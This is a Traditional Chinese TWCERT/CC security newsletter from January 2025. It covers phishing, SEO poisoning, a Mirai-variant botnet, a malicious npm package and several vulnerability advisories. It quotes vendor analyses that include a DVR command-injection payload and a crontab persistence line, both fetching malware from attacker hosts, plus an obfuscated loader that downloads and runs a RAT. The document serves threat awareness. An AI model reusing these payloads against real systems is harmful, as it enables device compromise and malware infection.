TWCERT/CC 資安情資電子報

2025 年 1 月份

電子報序言

台灣電腦網路危機處理暨協調中心(以下簡稱 TWCERT/CC)在數位發展部指導下，推動企業資安通報協處、產品資安漏洞通報、惡意檔案檢測服務及資安情資分享等工作，以提升國家資安聯防能量，並維護整體網路安全。

TWCERT/CC 本月份所發布之資安情資電子報，為透過官方網站、電子郵件及電話等方式接收資安情資，並與國內外 CERT/CSIRT、資安組 織、學研機構、民間社群、政府單位及私人企業間資安情資共享，將接收與共享之情資進行彙整、分析與分享，主要分成以下 4 章節：

第1章、封面故事：本月TWCERT/CC所發布之資安情資中，官網點閱次數最高之情資列為本月份封面故事。

第2章、國內外重要資安事件：研析國內外相關資安情報，及彙整上述方式接收之資安情資，進行分析與分享。範疇可能包含資訊安全宣導、資安趨勢、國際政府組織資安資訊、社群媒體資安近況、行動裝置資安訊息、軟硬體系統資安議題、軟硬體漏洞資訊、新興應用資安及資安小知識。

第3章、資安研討會及活動：近期舉辦之國內外資安相關研討會、訓練課程及資安競賽等活動資訊分享。

第4章、TVN漏洞公告：TWCERT/CC為CVE編號管理者 (CVE Numbering Authorities, CNA)，協助國內外廠商處理產品漏洞並完成漏洞修補，此章說明本月發布於台灣漏洞揭露 (Taiwan Vulnerability Note, TVN)平台其CVSS 3分數為8.8以上之漏洞。

目錄

內容

第 1 章、封面故事

駭客對Google日曆釣魚手法的調整

Check Point資安團隊近期揭漏駭客新型社交工程攻擊手法，透過修改寄件標頭誘使受害者點擊Google日曆邀請連結，進而竊取個人或企業資料。在研究期間，該團隊觀察超過4,000封類似釣魚郵件，受害者涵蓋教育機構、醫療服務、建築公司及銀行等。

攻擊者設計相似於Google日曆邀請的通知郵件，成功繞過網域金鑰辨識郵件（DomainKeys Identified Mail，DKIM）、發件人策略框架（Sender Policy Framework，SPF）和基於網域郵件驗證、報告和一致性（Domain-based Message Authentication, Reporting, and Conformance，DMARC）等電子郵件安全檢查。這些郵件附帶惡意連結或日曆文件(.ics)，並與Google繪圖或Google表單連結搭配使用，誘使受害者點擊偽造的reCAPTCHA或其他按鈕，最終引導至釣魚

網站。圖1、圖2與圖3為攻擊者精心設計的Google日曆釣魚郵件。

Authentication-Results	mx.google.com; dkim=pass header.i=@google.com header.s=20230601 header.b="MUf/G4Pm"; spf=pass (google.com: domain of [redacted]@gmail.com designates 209.85.220.73 as permitted sender) smtp.mailfrom=[redacted]@gmail.com; dmarc=pass (p=REJECT sp=REJECT dis=NONE) header.from=google.com; dara=pass header.i=@class.lps.org

圖1:Google日曆釣魚郵件標頭範例。圖片來源：Check Point




圖2:Google日曆邀請釣魚郵件範例。圖片來源：Check Point




圖3:結合Google繪圖發送Google日曆釣魚郵件。圖片來源：Check Point

當受害者點擊惡意連結或附件後，攻擊者便能利用獲得的敏感資訊進行財務詐騙或未授權交易等不法活動。此外，竊取的敏感資訊甚至可以繞過其他帳戶的安全措施，進一步擴大損害。

Google建議用戶啟用Google日曆中的「已知發件人」設置，當收到聯絡人名單以外或未曾互動的電子郵件地址邀請時，系統將發出告警。

透過這次的攻擊，發現攻擊者在觀察到相關安全產品能夠識別帶有Google表單連結的惡意日曆邀請後，轉而使用偽造Google繪圖的釣魚連結。隨著對廣為人知且受信任服務的攻擊日益增多，攻擊手法層出不窮。民眾與企業應提高警覺，並強化資安意識，以應對日新月異的網路威脅。

- 相關連結

1. Google Calendar Notifications Bypassing Email Security Policies
2. Ongoing phishing attack abuses Google Calendar to bypass spam filters

第 2 章、國內外重要資安事件

2.1 新興應用資安

2.1.1 利用SEO中毒(SEO Poisoning)導向使用者到詐騙網站

近期觀察發現搜尋引擎最佳化中毒(SEO Poisoning) 攻擊事件增加，當使用者搜尋特定關鍵字和網址時，可發現大量與賭博和投資相關可疑內容。初步調查，相關內容疑似源自攻擊者入侵合法網站，並透過操控搜尋引擎排名，將惡意網站推至搜尋結果頂端，誘導使用者誤點連結，最終可能導致下載惡意程式或洩露個人敏感資料。

SEO Poisoning 是一種通過操控搜尋引擎排名的攻擊手法，攻擊者透過操控搜尋結果，當使用者搜尋特定關鍵字或網站時，會優先顯示與攻擊目的相關的轉址廣告，將使用者引導至惡意網站，進一步散佈惡意軟體或進行網路釣魚。常見的攻擊手法包括建立連結農場、植入惡意廣告、攻擊合法網站，以及採用內容遮蔽技術等。

圖4:SEO Poisoning 操控搜尋引擎排名。 資料來源：TWCERT/CC整理

利用SEO Poisoning導向使用者到詐騙網站的攻擊流程可以分為以下幾個步驟：

1. 網站入侵與程式碼植入

攻擊者首先尋找合法網站的漏洞，將惡意程式碼上傳至受害網站，或直接在正常網頁中嵌入惡意腳本。這樣做的目的是操控訪客流量，使其被引導至攻擊者控制的網站。

2. 依訪問來源動態調整行為

當使用者連接至受駭網站時，惡意程式碼會根據HTTP標頭中的資訊進行導向處理：

- 直接訪問網站：若使用者直接輸入網址，且標頭中的User-

Agent、Referer和URI不包含特定關鍵字，則網站將顯示原始正常內容，讓攻擊行為不易被察覺。

- 透過搜尋引擎進入：使用者透過Google或YisouSpider搜尋引擎點擊結果進入，程式會檢測User-Agent或Referer是否包含Googlebot或YisouSpider等特徵，或URI中是否包含特定副檔名(如.aspx、.apk、.mljt、lbjt、aajt等)。當符合條件時，使用者將被重導向至中繼站，並可能看到詐騙廣告或連線至釣魚網站。

3. 後門植入與中繼站更新

攻擊者在受駭網站中預留後門，以確保能隨時更新中繼站的惡意內容。這樣可以進一步擴大攻擊範圍或針對特定目標進行調整。




圖5:SEO Poisoning導向使用者到詐騙網站的攻擊流程。 資料來源：TWCERT/CC整理

防護措施建議如下：

1. 定期檢查網站內容：定期掃描網站，檢查是否存在漏洞或被植入惡意程式碼，並留意網頁內容中是否有可疑的連結或被轉址的情況。如果發現網站已受到SEO中毒攻擊，可透過

Google Search Console的「移除網址」功能，將含有異常的搜尋結果從Google搜尋中移除。

2. 使用可信賴的網站工具及套件：若網站使用額外的套件來增強功能，應確保這些套件來自可信的開發者，並定期追蹤或訂閱更新資訊，確保及時修補安全性漏洞。
3. 強化網站安全性：部署網站安全防護設備，以有效識別並阻擋惡意攻擊，並建議限制特定網頁的存取來源，僅允許授權用戶及信任網段進行存取，以減少潛在風險，防止未授權訪問並避免敏感資料洩露。

2.1.2 Hail Cock：新型Mirai變種殭屍網路

資安業者Akamai近期揭露新型殭屍網路Hail Cock攻擊行動，攻擊者針對臺廠永恒數位通訊科技（Digiever）旗下網路視訊監視設備DS-2105 Pro進行攻擊，積極利用該設備尚未分配CVE編號的遠端程式碼執行(Remote Code Execution, RCE)漏洞散播惡意軟體。

Hail Cock Botnet 是基於Mirai的惡意軟體變體，採用ChaCha20和XOR加密演算法且能在多種架構中散布，包括x86、ARM及MIPS等。

Digiever DVR漏洞最早由資安業者TXOne Networks研究人員於滲透測試期間發現，研究暴露IP位址範圍時，發現此遠端程式碼執行漏洞，並提及此漏洞影響DS-2105 Pro及多款DVR設備。

攻擊者可將命令作為參數注入到ntp參數中(如圖6)，注入curl和chmod等命令，將「**IP位址**:80/cfg_system_time.htm」作為 HTTP Referer 標頭，以HTTP POST請求的形式，即可連接到遠端惡意軟體託管伺服器下載基於Mirai的惡意軟體。

```
cgiName=time_tzsetup.cgi&page=/cfg_system_time.htm&id=69&ntp=`rm x86;curl --output x86 http://154.216.17[.]126/x86;
chmod 777 *; ./x86 nvr`&ntp1=time.stdtime.gov.tw&ntp2=`rm x86;curl --output x86 http://154.216.17[.]126/x86;
chmod 777 *; ./x86 nvr`&isEnabled=0&timeDiff=+9&ntpAutoSync=1&ntpSyncMode=1&day=0&hour=0&min=0&syncDiff=30
```

圖6：針對 DigiEver RCE 漏洞的有效負載（URL 解碼）。圖片來源：Akamai

除了DigiEver DVR外，Akamai研究人員發現Hail Cock也鎖定其他物聯網裝置的遠端命令注入漏洞，如TPLink(CVE-2023-1389)、

Teltonika(CVE-2018-17532)及Tenda HG6 v3.3.0(CVE-2022-30425)。

透過沙箱觀察，攻擊者建立cron來排定惡意程式執行的時間，從網域「hailcocks[.]ru」下載並執行shell腳本，以便持續在受害裝置活動(如圖7)。執行後，惡意軟體連線到更多不同的主機，與典型的 Mirai Telnet 及 SSH brute-forcing 行為一致。

```
sh -c "(crontab -l ; echo \"@reboot cd /tmp; wget http://hailcocks[.]ru/wget.sh; curl
--output wget.sh http://hailcocks[.]ru/wget.sh; chmod 777 wget.sh; ./wget.sh\") | crontab -"
```

圖7：透過 crontab 持久化。圖片來源：Akamai

日本一位獨立安全研究員在觀察Hail Cock內函數FUN_00404960時，使用 XOR 運算來解密加密字串，解密出字串「expand 32-byte k」，是Salsa20 和 ChaCha20 等加密演算法中的已知常數，表示標記為「FUN_00404960」的函數負責解密(如圖8)。

```
void FUN_00408470(int param_1,undefined8 param_2,int param_3)

{
  long lVar1;
  long *plVar2;
  undefined8 auStack_30 [2];

  plVar2 = (long *)((long)param_1 * 0x10 + DAT_005166a0);
  auStack_30[0] = 0x4084a1;
  lVar1 = FUN_0040dcd8(param_2);
  *plVar2 = lVar1;
  *(int *)(plVar2 + 1) = param_3;
  *(undefined8 *)((long)auStack_30 - ((long)(param_3 + 1) + 0x1eU & 0xfffffffffffffff0)) = 0x4084d6;
  FUN_00404960(&DAT_005160a0,1,&DAT_005160c0,lVar1,lVar1,param_3);
  *(undefined *)(*plVar2 + (long)*(int *)(plVar2 + 1)) = 0;
  return;
}
```

圖8：使用 Salsa20或ChaCha20 解密。圖片來源：Akamai

雖然加入複雜的解密方法並不新奇，但顯示出基於Mirai的殭屍網路經營者正在戰術與技術上不斷進化、發展。

針對老舊連網設備的攻擊行為日益猖獗，廠商對於已進入生命週期結束(EOL)的產品不再提供軟體更新或漏洞修補，使得這些設備成為攻擊者的首要目標。為有效降低風險，用戶應儘速將易受攻擊的設備升級為更新型號。

- 資料來源：

1. DigiEver Fix That IoT Thing!- The malware samples we identified were Mirai-based malware variants
2. New botnet exploits vulnerabilities in NVRs, TP-Link routers

2.2 系統資安議題

2.2.1 npm惡意套件隱藏Quasar RAT遠端木馬

Socket威脅研究團隊發現名為「ethereumvulncontracthandler」的npm惡意套件，該套件偽裝成檢測以太坊智能合約漏洞的工具，實際上卻在開發人員的設備部署Quasar RAT (遠端存取木馬)。這款木馬不僅具有多功能的遠端存取，還提供鍵盤側錄、螢幕截圖、憑證蒐集和文件竊取等惡意操作。

攻擊者利用Base64和XOR編碼等技術，確保惡意套件在傳播中保持隱蔽性和抗檢測性，旨在增加分析難度並避免被發現。此外，該惡意程式還檢查系統的RAM，以判斷其是否在一個受限制的環境中運行，避免在自動化分析沙箱中執行。圖9為片段的惡意程式利用各種技術進行混淆。

```
// The code is heavily obfuscated with base64 and XOR encoding to hinder static analysis:
const _0x2ea2 = ['W5tdN8k6vCol', 'prototype', 'W7D3g8kgWPq=', ...]; // Large obfuscated array
(function (_0x57fc1d, _0xcf027c) {

// Nested anonymous functions and complex loops to evade detection
})(_0x2ea2, 0x178);

// Checks system RAM to avoid low-resource sandboxes or VMs
  if (checkRAM()) {
    await new Promise(_0x244073 => setTimeout(_0x244073, 0x1d4c0));
    // Downloads and executes kk.cmd from a remote server, initiating the Quasar RAT infection
    exec("curl -k -L -Ss hxxps://jujuju[.]lat/files/kk.cmd -o \"%TEMP%\\kk.cmd\" && \"%TEMP%\\kk.cmd\"");
  }
```

圖9：ethereumvulncontracthandler利用各種技術進行混淆。參考來源：Socket。


當受害者安裝此npm惡意套件後，將從遠端伺服器(“jujuju[.]lat”)下載第二階段有效負載，該腳本執行PowerShell 命令並啟動安裝於受害者設備的Quasar RAT。當該木馬成功嵌入後，將自身重新命名為client.exe，以確保系統重啟後仍能運作。隨著Quasar RAT的運作，攻擊者透過位於captchacdn[.]com:7000的C2伺服器進行資料竊取，同時對受感染電腦進行分類與管理，監視多台受感染主機。

駭客組織正利用開發者作為攻擊媒介，在下載和使用開源工具時需格外謹慎，特別來自未經驗證來源的概念驗證程式碼，時刻監視網路流量異常和文件修改也可以提早檢測受感染的環境。

- 資料來源：
  1. Quasar RAT Disguised as an npm Package for Detecting Vulnerabilities in Ethereum Smart Contracts
  2. Malicious Obfuscated NPM Package Disguised as an Ethereum Tool Deploys Quasar RAT

2.3 國際政府組織資安資訊

2.3.1 APT 命名標準新視界：國際駭客命名規範



在資安領域中，針對情資威脅分析，各家資安廠商對不同的國際駭客APT組織使用不同的命名方式。Mandiant命名格式為「APT-數字」，如常攻擊台灣的APT-10；對於尚不明確的APT組織則以「TEMP-英文」作為代稱，如TEMP-HEX；另外還有以「UNC 數字」命名，如UNC 3236。這些命名方式有助於資安專家快速識別和應對潛在的威脅。

近年微軟開始發布針對威脅情資的文章，並以「typhoon」作為各個APT組織命名的結尾，例如Volt Typhoon是近期新聞中常見的中國駭客組織名稱，主要針對台灣進行攻擊。

各家資安廠商對不同駭客組織的命名方式各有特色，部分命名會對應到比較大眾通用的駭客組織名稱，例如Mustang Panda是東亞地區非常活躍的中國駭客組織，經常針對台灣發動攻擊。在描述攻擊事件時，各家廠商使用自己的定義名稱，再標示該組織即是Mustang Panda。

這些命名規則對於專業深耕於資安領域的威脅情資研究人員或

許不成問題，但對於一般企業而言，閱讀不同廠商對駭客攻擊事件的描述時，可能難以區分多個事件是否由同一駭客組織所為，只因這些組織的名稱各不相同。

此外，有些對於駭客組織的定義部分雷同，但實際上可能並不相同，舉例來說，A資安廠商和B資安廠商各自針對發現的APT組織命名，甚至觀察到相同的開源工具和惡意程式進行入侵，然而該惡意程式可能是此國家地區常用的共用惡意程式。如PlugX常見於中國地區的駭客組織使用，因此在描述攻擊事件時，兩家廠商可能會誤認為是同一駭客組織所為，而實際上卻可能是不同的兩個組織進行的攻擊。




圖10：各家資安廠商對於駭客組織定義的示意圖(TWCERT/CC整理)。

在探討駭客組織的歸因時，各家資安廠商定義和描述存在各異，這已成為當前需要面對和處理的課題。為了改善這一情況，MISP（Malware Information Sharing Platform）官方提出了針對APT組織命名的建議。儘管目前尚未完善，但提供威脅情資分析師和情資威脅

平台建置一個參考標準，旨在促進不同組織之間的情資分享和溝通。

MISP官方對APT組織命名規則提出一些具體建議，以提高命名的一致性和準確性。例如命名APT組織時，該名稱不能是字典上的單字，若名字有多個部分組成，必須使用破折號進行分隔，名稱長度以7的ASCII長度為主。另外，命名方式也不可以使用的工具、技術、模式命名，像是有一個APT組織被命名為Turla，但它同時也代表是惡意程式名稱，這樣的命名方式被視為不適合。

整體而言，各家資安廠商使用不同名稱描述同一駭客組織，使得識別上產生困難。儘管MISP公布的標準草案並不完善，但這是一個良好的開端，若未來能實現APT組織名稱的統一化，將有助於一般企業更好掌握入侵指標(IoC)，從而有效預防潛在威脅。

- 資料來源：

1. MISP-standard.org - Introducing the MISP Threat Actor Naming Standard

2.4 軟硬體漏洞資訊

2.4.1 四零四科技旗下設備產品存在重大資安漏洞

CVE 編號	CVE-2024-9140
影響產品	四零四科技(Moxa) 網路設備
解決辦法	將設備更新至以下版本： EDR-810 系列 5.12.37(不含)之後版本 EDR-G9004 系列 3.14 (含)之後版本 EDR-G9010 系列 3.14 (含)之後版本 EDF-G1002-BP 系列 3.14 (含)之後版本 若為 OnCell G4302-LTE4 系列 或 TN-4900 系列，請聯絡 Moxa 進行修補。另外，NAT-102 系列目前尚未修補，請參閱參考資訊進行緩解措施。

- 內容說明：

  台灣工控設備製造商四零四科技(Moxa)針對旗下網路設備產品發布公告，此漏洞(CVE-2024-9140，CVSS 3.x：9.8)為命令管控不當，允許攻擊者注入作業系統命令，並可能執行任意程式碼。

- 影響平台：
  - EDR-810 系列 5.12.37(含)之前版本
  - EDR-G9004 系列 3.13.1(含)之前版本
  - EDR-G9010 系列 3.13.1(含)之前版本
  - EDF-G1002-BP 系列 3.13.1(含)之前版本
  - NAT-102 系列 1.0.5(含)之前版本
  - OnCell G4302-LTE4 系列 3.13(含)之前版本
  - TN-4900 系列 3.13(含)之前版本

- 資料來源：
  1. Moxa - Security Advisories
  2. CVE-2024-9140

2.4.2 Ivanti 旗下Connect Secure、Policy Secure 和 ZTA Gateways 存在重大資安

CVE 編號	CVE-2025-0282
影響產品	Ivanti Connect Secure、Policy Secure 和 ZTA Gateways
解決辦法	將設備更新至以下版本： Ivanti Connect Secure 22.7R2.5 Ivanti ZTA Gateways 22.7R2.5 另外，Ivanti Policy Secure 和 Ivanti ZTA Gateways 預計 1/21 公布修補程式

- 內容說明：

  Ivanti 針對旗下三款產品 Connect Secure、Policy Secure 和 ZTA Gateways 發布資安公告，並提出相應的解決方案。該漏洞(CVE-2025-0282，CVSS：9.0)為緩衝區溢出，允許未經身分驗證的攻擊者遠端執行任意程式碼(RCE)。

- 影響平台：
  - Ivanti Connect Secure 22.7R2 至 22.7R.4
  - Ivanti Policy Secure 22.7R1 至 22.7R1.2
  - Ivanti ZTA Gateways 22.7R2 至 22.7R2.3
- 資料來源：
  1. Security Advisory Ivanti Connect Secure, Policy Secure & ZTA Gateways (CVE-2025-0282, CVE-2025-0283)
  2. CVE-2025-0282

2.4.3 Fortinet 針對旗下防火牆修補零時差漏洞

CVE 編號	CVE-2024-55591
影響產品	Fortinet FortiOS 和 FortiProxy
解決辦法	將受影響防火牆更新至以下版本： FortiOS 7.0.7 (含)之後版本 FortiProxy 7.0.20 (含)之後版本 FortiProxy 7.2.13 (含)之後版本

- 內容說明：

  Fortinet 針對防火牆產品 FortiOS 和 FortiProxy 發布重大資安漏洞公告，此漏洞(CVE-2024-55591，CVSS：9.8)允許遠端攻擊者繞過身分驗證，並對 Node.js websocket 模組發出惡意請求，獲得超級管理者權限。

- 影響平台：
  - FortiOS 7.0.0 至 7.0.16
  - FortiProxy 7.0.0 至 7.0.19
  - FortiProxy 7.2.0 至 7.2.12
- 資料來源：

  1. Authentication bypass in Node.js websocket module
  2. CVE-2024-55591

2.4.4 Ivanti 旗下EPM存在多個重大資安漏洞

CVE 編號	CVE-2024-10811、CVE-2024-13161、CVE-2024-13160 及 CVE-2024-13159
影響產品	Ivanti Endpoint Manager(EPM)
解決辦法	EPM 2024 的 2025 年 1 月安全更新 EPM 2022 SU6 的 2025 年 1 月安全更新

- 內容說明：

  Ivanti 旗下的 Endpoint Manager(EPM)是一款專門針對裝置管理的系統，提供管理和保護 Windows、macOS 和 Linux 裝置。日前發布安全性更新以修補 4 個重大資安漏洞(CVE-2024-10811、CVE-2024-13161、CVE-2024-13160 及 CVE-2024-13159，皆為 CVSS：9.8)，這些漏洞為絕對路徑遍歷，允許未經身分驗證的遠端攻擊者洩漏機敏資訊。

- 影響平台：
  - EPM 2024 的 11 月安全更新及之前版本
  - EPM 2022 SU6 的 11 月安全更新及之前版本
- 資料來源：
  1. Security Advisory Ivanti Connect Secure, Policy Secure & ZTA Gateways (CVE-2025-0282, CVE-2025-0283)
  2. CVE-2025-0282

2.4.5 Zyxel 旗下部分AP設備產品和安全路由器存在重大資安漏洞

CVE 編號	CVE-2024-12398
影響產品	Zyxel 部分 AP 產品和安全路由器
解決辦法	升級至下列版本： NWA50AX 7.10(ABYW.1) (含)之後版本 NWA50AX PRO 7.10(ACGE.1) (含)之後版本 NWA55AXE 7.10(ABZL.1) (含)之後版本 NWA90AX 7.10(ACCV.1) (含)之後版本 NWA90AX PRO 7.10(ACGF.1) (含)之後版本 NWA110AX 7.10(ABTG.1) (含)之後版本 NWA130BE 7.10(ACIL.1) (含)之後版本 NWA210AX 7.10(ABTD.1) (含)之後版本 NWA220AX-6E 7.10(ACCO.1) (含)之後版本 NWA1123ACv3 6.70(ABVT.6) (含)之後版本 WAC500 6.70(ABVS.6) (含)之後版本 WAC500H 6.70(ABWA.6) (含)之後版本 WAX300H 7.10(ACHF.1) (含)之後版本 WAX510D 7.10(ABTF.1) (含)之後版本 WAX610D 7.10(ABTE.1) (含)之後版本 WAX620D-6E 7.10(ACCN.1) (含)之後版本 WAX630S 7.10(ABZD.1) (含)之後版本 WAX640S-6E 7.10(ACCM.1) (含)之後版本 WAX650S 7.10(ABRM.1) (含)之後版本 WAX655E 7.10(ACDO.1) (含)之後版本 WBE530 7.10(ACLE.1) (含)之後版本

	WBE660S 7.00(ACGG.1) (含)之後版本 USG LITE 60AX 由雲端更新至 2.10(ACIP.0) (含)之後版本

- 內容說明：

  Zyxel 針對旗下部分 AP 產品和安全路由器發布重大資安漏洞，此漏洞(CVE-2024-12398，CVSS：8.8)為 Web 管理介面存在不正確的權限管理漏洞，可能允許經過身分驗證的攻擊者將權限提升至管理員，從而上傳惡意設定文件到易受攻擊的設備。

- 影響平台：
  - NWA50AX 7.00(ABYW.2) (含)之前版本
  - NWA50AX PRO 7.00(ACGE.2) (含)之前版本
  - NWA55AXE 7.00(ABZL.2) (含)之前版本
  - NWA90AX 7.00(ACCV.2) (含)之前版本
  - NWA90AX PRO 7.00(ACGF.2) (含)之前版本
  - NWA110AX 7.00(ABTG.2) (含)之前版本
  - NWA130BE 7.00(ACIL.3) (含)之前版本
  - NWA210AX 7.00(ABTD.2) (含)之前版本
  - NWA220AX-6E 7.00(ACCO.2) (含)之前版本
  - NWA1123ACv3 6.70(ABVT.4) (含)之前版本
  - WAC500 6.70(ABVS.5) (含)之前版本
  - WAC500H 6.70(ABWA.5) (含)之前版本
  - WAX300H 7.00(ACHF.2) (含)之前版本
  - WAX510D 7.00(ABTF.2) (含)之前版本
  - WAX610D 7.00(ABTE.2) (含)之前版本
  - WAX620D-6E 7.00(ACCN.2) (含)之前版本
  - WAX630S 7.00(ABZD.2) (含)之前版本

- WAX640S-6E 7.00(ACCM.2) (含)之前版本
- WAX650S 7.00(ABRM.2) (含)之前版本
- WAX655E 7.00(ACDO.2) (含)之前版本
- WBE530 7.00(ACLE.3) (含)之前版本
- WBE660S 6.70(ACGG.2) (含)之前版本
- USG LITE 60AX 2.00(ACIP.4) (含)之前版本

- 資料來源：
  1. Zyxel security advisory
  2. CVE-2024-12398

2.4.6 Rsync 存在堆積緩衝區溢位之重大資安漏洞

CVE 編號	CVE-2024-12084
影響產品	Rsync 存在堆積緩衝區溢位之重大資安漏洞
